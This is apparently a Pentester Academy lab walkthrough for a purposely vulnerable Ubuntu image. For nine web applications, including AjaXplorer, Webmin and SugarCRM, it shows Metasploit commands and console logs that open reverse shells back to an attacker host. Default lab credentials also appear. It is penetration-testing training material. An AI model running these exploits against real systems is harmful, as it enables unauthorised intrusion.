



Vulnerable OS Collection: Command Injection OS

www.PentesterAcademy.com

www.HackerArsenal.com

PENTESTER
ACADEMY



Description

We've packaged 10 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to command injection attacks which you will need to find and exploit. Please note that not all applications are on port 80 :)

Vulnerable Applications

1. AjaXplorer
2. Basilic
3. LotusCMS
4. Log1CMS
5. PHP -Charts
6. PHP Tax
7. Webmin
8. SugarCRM
9. Zenoss
10. Splunk

OS Screenshot



Figure 1.0: Command Injection Login screen

Nmap Result

```
root@PA:~# nmap -sS -sV 192.168.5.134

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-08 02:25 EST
Nmap scan report for 192.168.5.134
Host is up (0.0011s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22
8080/tcp   open  http     CherryPy httpd 3.1.2
8080/tcp   open  http     Zope httpd 2.12.1 (python 2.6.2, linux2; ZServer/1.1)
8081/tcp   open  http     TwistedWeb httpd 8.1.0
8089/tcp   open  ssl/http Splunkd httpd
10000/tcp  open  http     MiniServ 1.580r (Webmin httpd)
MAC Address: 00:0C:29:70:19:9F (VMware)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.98 seconds
root@PA:~#
```

Figure 1.1: Nmap output

Challenge 1: AjaXplorer

In this challenge we are going to exploit AjaXplorer which is running on port 80.

Screenshot




Figure 1.2: AjaXplorer Application

Metasploit Exploitation

Commands

1. search ajax
2. use exploit/multi/http/ajaxplorer_checkinstall_exec
3. set RHOST 192.168.5.134
4. set TARGETURI AjaXplorer-2.5.5/ (By default is "AjaXplorer-2.5.5/")
5. exploit

```
msf > search ajax
[!] Module database cache not built yet, using slow search

Matching Modules
=====
```

Name	Disclosure Date
auxiliary/admin/http/wp_easycart_privilege_escalation	2015-02-25
auxiliary/dos/http/wordpress_directory_traversal_dos	
exploit/linux/http/crypttech_cryptolog_login_exec	2017-05-03
exploit/multi/http/ajaxplorer_checkinstall_exec	2010-04-04

```
Execution
exploit/multi/http/log1cms_ajax_create_folder 2011-04-11
exploit/unix/webapp/hastymail_exec 2011-11-22
exploit/unix/webapp/opensis_modname_exec 2012-12-04
exploit/unix/webapp/pajax_remote_exec 2006-03-30
exploit/unix/webapp/vbulletin_vote_sqli_exec 2013-03-25
```

Figure 1.3: Searching Checkinstall Ajaxplorer

```
msf > use exploit/multi/http/ajaxplorer_checkinstall_exec
msf exploit(ajaxplorer_checkinstall_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(ajaxplorer_checkinstall_exec) > set TARGETURI AjaXplorer-2.5.5/
TARGETURI => AjaXplorer-2.5.5/
msf exploit(ajaxplorer_checkinstall_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IY2El6fMy07cXs5p;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IY2El6fMy07cXs5p\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.5.139:4444 -> 192.168.5.134:41704) at 2017-12-08 01:07:54 -0500
whoami
www-data
```

Figure 1.4: Exploited Ajaxplorer

Challenge 2: Basilic

Screenshot



Figure 1.5: Basilic Application

Metasploit Exploitation

Commands

1. search basilic
2. set RHOST 192.168.5.134
3. set TARGETURI basilic-1.5.14/ (By default is "/basilic-1.5.14/")
4. exploit

```

msf > search basilic

Matching Modules
=====

   Name                                   Disclosure Date   Rank      Description
   ----                                   -
   exploit/unix/webapp/basilic_diff_exec  2012-06-28       excellent Basilic 1.5.14 diff.php Arbitrary Command

msf > use exploit/unix/webapp/basilic_diff_exec
msf exploit(basilic_diff_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(basilic_diff_exec) > set TARGETURI basilic-1.5.14/
TARGETURI => basilic-1.5.14/
msf exploit(basilic_diff_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Sending GET request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vufYN7JpSg1YHXkq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "vufYN7JpSg1YHXkq\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:41718) at 2017-12-08 01:11:50 -0500

whoami
www-data

```

Figure 1.6: Searching exploit module and exploiting Basilic application

Challenge 3: LotusCMS

Screenshot




Figure 1.7: LotusCMS application

Metasploit Exploitation

Commands

1. search lcms
2. use exploit/multi/http/lcms_php_exec
3. set RHOST 192.168.5.134
4. exploit


```

msf > search lcms

Matching Modules
=====

   Name                                   Disclosure Date   Rank      Description
   ----                                   -
   exploit/multi/http/lcms_php_exec      2011-03-03       excellent LotusCMS 3.0 eval() Remote Command Execution

msf > use exploit/multi/http/lcms_php_exec
msf exploit(lcms_php_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(lcms_php_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Using found page param: /lcms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 3 opened (192.168.5.139:4444 -> 192.168.5.134:41724) at 2017-12-08 01:13:59 -0500

meterpreter > shell
Process 4031 created.
Channel 0 created.
whoami
www-data

```

Figure 1.8: Searching exploit module and exploiting LotusCMS

Challenge 4: Log1CMS

Screenshot




Figure 1.9: Log1CMS application

Metasploit Exploitation

Commands

1. search log1
2. use exploit/multi/http/log1cms_ajax_create_folder
3. set RHOST 192.168.5.134
4. exploit

```

msf > search log1

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/multi/http/log1cms_ajax_create_folder	2011-04-11	excellent	Log1 CMS writeInfo() PHP Code Injection

```

msf > use exploit/multi/http/log1cms_ajax_create_folder
msf exploit(log1cms_ajax_create_folder) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(log1cms_ajax_create_folder) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (1529 bytes)
[*] Requesting data.php
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.134:41737) at 2017-12-08 01:18:04 -0500

meterpreter >

```

Figure 1.10: Searching exploit module and exploiting Log1CMS

Challenge 5: PHPCharts

Screenshot




Figure 1.11: PHPCharts Application

Metasploit Exploitation

Commands

1. search charts
2. use exploit/unix/webapp/php_charts_exec
3. set RHOST 192.168.5.134

4. exploit

```
msf > search charts

Matching Modules
=====

   Name                                          Disclosure Date   Rank      Description
   ----                                          -
exploit/multi/http/visual_mining_netcharts_upload 2014-11-03       excellent Visual Mining NetCharts S
exploit/unix/webapp/clipbucket_upload_exec       2013-10-04       excellent ClipBucket Remote Code Ex
exploit/unix/webapp/php_charts_exec               2013-01-16       excellent PHP-Charts v1.0 PHP Code

msf > use exploit/unix/webapp/php_charts_exec
msf exploit(php_charts_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(php_charts_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Sending payload (702 bytes)
[+] Payload sent successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UrhP1DZPNUQdkC5A;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "UrhP1DZPNUQdkC5A\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:41746) at 2017-12-08 01:20:44 -0500

whoami
www-data
```

Figure 1.12: Searching exploit module and exploiting PHPChart

Challenge 6: PHPTax

Screenshot

The screenshot shows a web browser window displaying the PHPTAX application. The browser's address bar shows the URL `192.168.5.134/phptax/`. The application interface includes a sidebar with navigation links for `1040`, `SCH A&B`, `SCH D`, `SCH D1`, `1040 PDF INSTRUCTIONS`, and `W2 WORKSHEET`. The main content area displays a simulated 2002 U.S. Individual Income Tax Return form (Form 1040) for William Berggren. The form includes sections for personal information, filing status, exemptions, income, and deductions. The total income is reported as 13,233, and the adjusted gross income is 10,566. The form also includes a section for dependents, listing Jennifer Berggren (daughter) and three sons (Robert, Tom, and Tom Berggren).

PHPTAX 15 1848 149

1040 2002 1 **MAKE VIEW** 2002 2 **MAKE VIEW**

SCH A&B 2002 1 A **MAKE VIEW** 2002 2 B **MAKE VIEW**

SCH D 2002 1 **MAKE VIEW** 2002 2 **MAKE VIEW**

SCH D1 2002 1 **MAKE VIEW** 2002 2 **MAKE VIEW**

1040 PDF INSTRUCTIONS **W2 WORKSHEET**

Form 1040 Department of the Treasury—Internal Revenue Service **2002** (99) (SS) Use Only—Do not write or stamp in this space

Label For the year Jan. 1-Dec. 31, 2002, or other tax year beginning . . . 2002, ending . . . 2002. OMB No. 1545-0047

Your first name and initial **William** Last name **Berggren2** Your social security number **333 12 1111**

If a joint return, spouse's first name and initial . . . Last name . . . Spouse's social security number **232 23 3322**

Home address (number and street), if you have a P.O. box, see page 21. Apt. no. **Ste G**

9145 Balcom Avenue **Chatsworth, California 91355**

Important! You must enter your SSN(s) above.

You ☐ Yes ☐ No Spouse ☐ Yes ☐ No

Filing Status 1 ☒ Single 4 ☐ Head of household (with qualifying person). (See page 21.) If the qualifying person is a child but not your dependent, enter this child's name here. 5 ☐ Qualifying widow(er) with dependent child (year spouse died) 1. (See page 21.)

2 ☐ Married filing jointly (even if only one had income) 3 ☐ Married filing separately. Enter spouse's SSN above and full name here.

Exemptions 6a ☒ Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box 6a. 1 No. of boxes checked on 6a and 6b.

b ☐ Spouse. 2 No. of children on 6c who:

c **Dependents:** (1) First name Last name (2) Dependent's social security number (3) Dependent's relationship to you. (4) If qualifying child for child tax credit (see page 32).

Jennifer Berggren 777 37 7777 daughter ☐ 1 I lived with you

Robert Berggren 777 37 6666 son ☐ 1 did not live with you due to divorce or separation (see page 22)

Tom Berggren 777 77 7771 son ☒ 2 Dependents on 6c not entered above

Tom Berggren 777 37 7721 son ☒ 6 Add numbers on lines above.

d Total number of exemptions claimed **6**

Income 7 Wages, salaries, tips, etc. Attach Form(s) W-2. 7 **13233**

8a Taxable interest. Attach Schedule B if required. 8a **1000**

b Tax-exempt interest. Do not include on line 8a. 8b **902**

9 Ordinary dividends. Attach Schedule B if required. 9 **503**

10 Taxable refunds, credits, or offsets of state and local income taxes (see page 24). 10 **0**

11 Alimony received. 11 **100**

12 Business income or (loss). Attach Schedule C or C-EZ. 12 **0**

13 Capital gain or (loss). Attach Schedule D if required. If not required, check here ☐ 13 **5000**

14 Other gains or (losses). Attach Form 4797. 14 **0**

15a IRA distributions. 15a **10** b Taxable amount (see page 21). 15b **0**

16a Pensions and annuities. 16a **9** b Taxable amount (see page 21). 16b **100**

17 Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E. 17 **0**

18 Farm income or (loss). Attach Schedule F. 18 **100**

19 Unemployment compensation. 19 **2**

20a Social security benefits. 20a **5** b Taxable amount (see page 27). 20b **100**

21 Other income. List type and amount (see page 29). 21 **0**

22 Add the amounts in the far right column for lines 7 through 21. This is your **total income**. 22 **20138**

Adjusted Gross Income 23 Educator expenses (see page 29). 23 **10**

24 IRA deduction (see page 29). 24 **0**

25 Student loan interest deduction (see page 31). 25 **10**

26 Tuition and fees deduction (see page 32). 26 **0**

27 Archer MSA deduction. Attach Form 8853. 27 **10**

28 Moving expenses. Attach Form 3903. 28 **500**

29 One-half of self-employment tax. Attach Schedule SE. 29 **500**

30 Self-employed health insurance deduction (see page 33). 30 **0**

31 Self-employed SEP, SIMPLE, and qualified plans. 31 **10**

32 Penalty on early withdrawal of savings. 32 **6**

33a Alimony paid. b Recipient's SSN. **321 34 9533** 33a **10**

34 Add lines 23 through 33a. 34 **1056**

35 Subtract line 34 from line 22. This is your **adjusted gross income**. 35 **19082**

For Disclosure, Privacy Act, and Paperwork Reduction Act Notice, see page 76. Cat. No. 11320B Form **1040** (2002)

Figure 1.13: PHPTax application

Metasploit Exploitation:

Commands

1. search phptax
2. use exploit/multi/http/phptax_exec

3. set RHOST 192.168.5.134

4. exploit

```
msf > search phptax

Matching Modules
=====

   Name                                   Disclosure Date   Rank      Description
   ----                                   -
   exploit/multi/http/phptax_exec         2012-10-08       excellent PhpTax pfilez Parameter Exec Remote Code Injection

msf > use exploit/multi/http/phptax_exec
msf exploit(phptax_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
```

Figure 1.14: Choosing Exploit module

```
msf exploit(phptax_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] 192.168.5.13480 - Sending request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MfYwbIUvr7FUhNmp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "MfYwbIUvr7FUhNmp\r\n"
[*] Command: echo uWcw0qR3PcizrUel;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Matching...
[*] B is input...
[*] Reading from socket B
[*] B: "uWcw0qR3PcizrUel\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.5.139:4444 -> 192.168.5.134:41761) at 2017-12-08 01:25:33 -0500
[*] Command shell session 4 opened (192.168.5.139:4444 -> 192.168.5.134:41762) at 2017-12-08 01:25:33 -0500

whoami
www-data
```

Figure 1.15: Exploiting PHPTax

Challenge 7: SugarCRM

Screenshot




Figure 1.16: SugarCRM Application

Metasploit Exploitation

Commands

1. search sugarcrm
2. use exploit/unix/webapp/sugarcrm_unserialize_exec
3. set RHOST 192.168.5.134
4. set USERNAME sugarcrm
5. set PASSWORD sugarcrm
6. exploit

```

msf > search sugarcrm

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/unix/webapp/sugarcrm_rest_unserialize_exec	2016-06-23	excellent	SugarCRM REST Unserialize
exploit/unix/webapp/sugarcrm_unserialize_exec	2012-06-23	excellent	SugarCRM unserialize() PHP

```

msf > use exploit/unix/webapp/sugarcrm_unserialize_exec
msf exploit(sugarcrm_unserialize_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(sugarcrm_unserialize_exec) > set USERNAME sugarcrm
USERNAME => sugarcrm
msf exploit(sugarcrm_unserialize_exec) > set PASSWORD sugarcrm
PASSWORD => sugarcrm
msf exploit(sugarcrm_unserialize_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[+] Login Successful (sugarcrm:sugarcrm)
[*] Exploiting the unserialize()
[*] Executing the payload
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 6 opened (192.168.5.139:4444 -> 192.168.5.134:41795) at 2017-12-08 01:38:47 -0500
[!] Deleting pathCache.php
[+] pathCache.php removed to stay ninja

meterpreter >

```

Figure 1.17: Searching exploit module and exploiting SugarCRM

Challenge 8: WebMin

Screenshot

The screenshot shows the WebMin 1.580 web interface in a browser window. The address bar shows the URL 192.168.5.134:10000. The interface includes a sidebar with navigation links like Webmin, System, Servers, Others, Networking, Hardware, Cluster, and Un-used Modules. The main content area displays system information for 'Cmd-Injection (127.0.1.1)' on 'Ubuntu Linux 12.04.3'. Key details include the Webmin version (1.580), system uptime (1 hour, 52 minutes), running processes (218), CPU load averages, CPU usage (0% user, 1% kernel, 0% IO, 99% idle), real memory (1002.05 MB total, 797.82 MB used), virtual memory (2 GB total, 361.66 MB used), local disk space (56.96 GB total, 6.27 GB used), and package updates (500 package updates are available).

Figure 1.18: WebMin

Metasploit Exploitation

Commands

1. search webmin
2. use exploit/unix/webapp/webmin_show_cgi_exec
3. set RHOST 192.168.5.134
4. set SSL false
5. set username securitytube
6. set password 123321
7. exploit

```
msf > search webmin

Matching Modules
=====

   Name                                          Disclosure Date  Rank    Description
   ----                                          -
auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06      normal  Webmin edit_html.cgi file Parameter
ccess
auxiliary/admin/webmin/file_disclosure       2006-06-30      normal  Webmin File Disclosure
exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06      excellent Webmin /file/show.cgi Remote Command

msf > use exploit/unix/webapp/webmin_show_cgi_exec
msf exploit(webmin_show_cgi_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(webmin_show_cgi_exec) > set SSL false
SSL => false
msf exploit(webmin_show_cgi_exec) > set username securitytube
username => securitytube
msf exploit(webmin_show_cgi_exec) > set password 123321
password => 123321
```

Figure 1.19: Searching exploit module

```
msf exploit(webmin_show_cgi_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Attempting to login...
[+] Authentication successfully
[+] Authentication successfully
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TFeJE5kKGXHoWbiu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TFeJE5kKGXHoWbiu\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.5.139:4444 -> 192.168.5.134:41976) at 2017-12-08 02:37:32 -0500

whoami
root
```

Figure 1.20: Exploiting Webmin

Challenge 9: Zenoss

Screenshot




Figure 1.21: Zenoss Application

Metasploit Exploitation

Commands

1. search zenoss
2. use exploit/linux/http/zenoss_showdaemonxmlconfig_exec
3. set RHOST 192.168.5.134
4. set USERNAME zenoss
5. set PASSWORD zenoss
6. exploit

```
msf > search zenoss

Matching Modules
=====

  Name                                          Disclosure Date  Rank  Description
  ----                                          -
  exploit/linux/http/zenoss_showdaemonxmlconfig_exec  2012-07-30      good  Zenoss 3 showDaemonXMLConfig Command Execution

msf > use exploit/linux/http/zenoss_showdaemonxmlconfig_exec
msf exploit(zenoss_showdaemonxmlconfig_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(zenoss_showdaemonxmlconfig_exec) > set USERNAME zenoss
USERNAME => zenoss
msf exploit(zenoss_showdaemonxmlconfig_exec) > set PASSWORD zenoss
PASSWORD => zenoss
msf exploit(zenoss_showdaemonxmlconfig_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending payload to Zenoss (1420 bytes)
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:42016) at 2017-12-08 02:48:27 -0500
whoami
[+] Sent payload successfully

zenoss
```

Figure 1.22: Searching exploit module and exploiting Zenoss

Challenge 10: Splunk

Screenshot

